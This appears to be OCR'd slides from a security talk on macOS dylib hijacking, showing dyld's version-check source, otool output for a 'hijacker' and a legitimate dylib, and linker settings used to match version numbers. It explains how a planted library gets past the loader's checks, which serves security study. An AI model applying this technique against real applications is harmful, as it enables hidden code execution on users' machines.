
# Dylib Versioning

## dyld checks version numbers



ImageLoader.cpp


```
ImageLoader::recursiveLoadLibraries(...) {
LibraryInfo actualInfo = dependentLib->doGetLibraryInfo();

//compare version numbers
if(actualInfo.minVersion < requiredLibInfo.info.minVersion)
{
  //record values for use by CrashReporter or Finder
  dyld::throwf("Incompatible library version: .....");
}
```



ImageLoaderMachO.cpp


```
ImageLoaderMachO::doGetLibraryInfo() {

   LibraryInfo info;

   const dylib_command* dylibID = (dylib_command*)
                                  (&fMachOData[fDylibIDOffset]);

   //extract version info from LC_ID_DYLIB
   info.minVersion = dylibID->dylib.compatibility_version;
   info.maxVersion = dylibID->dylib.current_version;

   return info
```

hijacker dylib



```
$ otool -l rPathLib
Load command 12
          cmd LC_ID_DYLIB
      cmdsize 72
         name ... rpathLib
current version       0.0.0
compatibility version 0.0.0
```

target (legit) dylib




```
$ otool -l rPathApp
Load command 12
          cmd LC_LOAD_DYLIB
      cmdsize 72
         name ... rpathLib
current version       1.0.0
compatibility version 1.0.0
```

versioning mismatch

# Hijack Attempt 0x2

## compatible version numbers/symbol fail




▼ Linking


| Setting | Resolved | hijack |
|---|---|---|
| Compatibility Version | 1 | 1 |
| Current Library Version | 1 | 1 |

setting version numbers

hijacker dylib



```
$ otool -l rPathLib
Load command 12
          cmd LC_ID_DYLIB
      cmdsize 72
         name ... rpathLib
current version       1.0.0
compatibility version 1.0.0
```



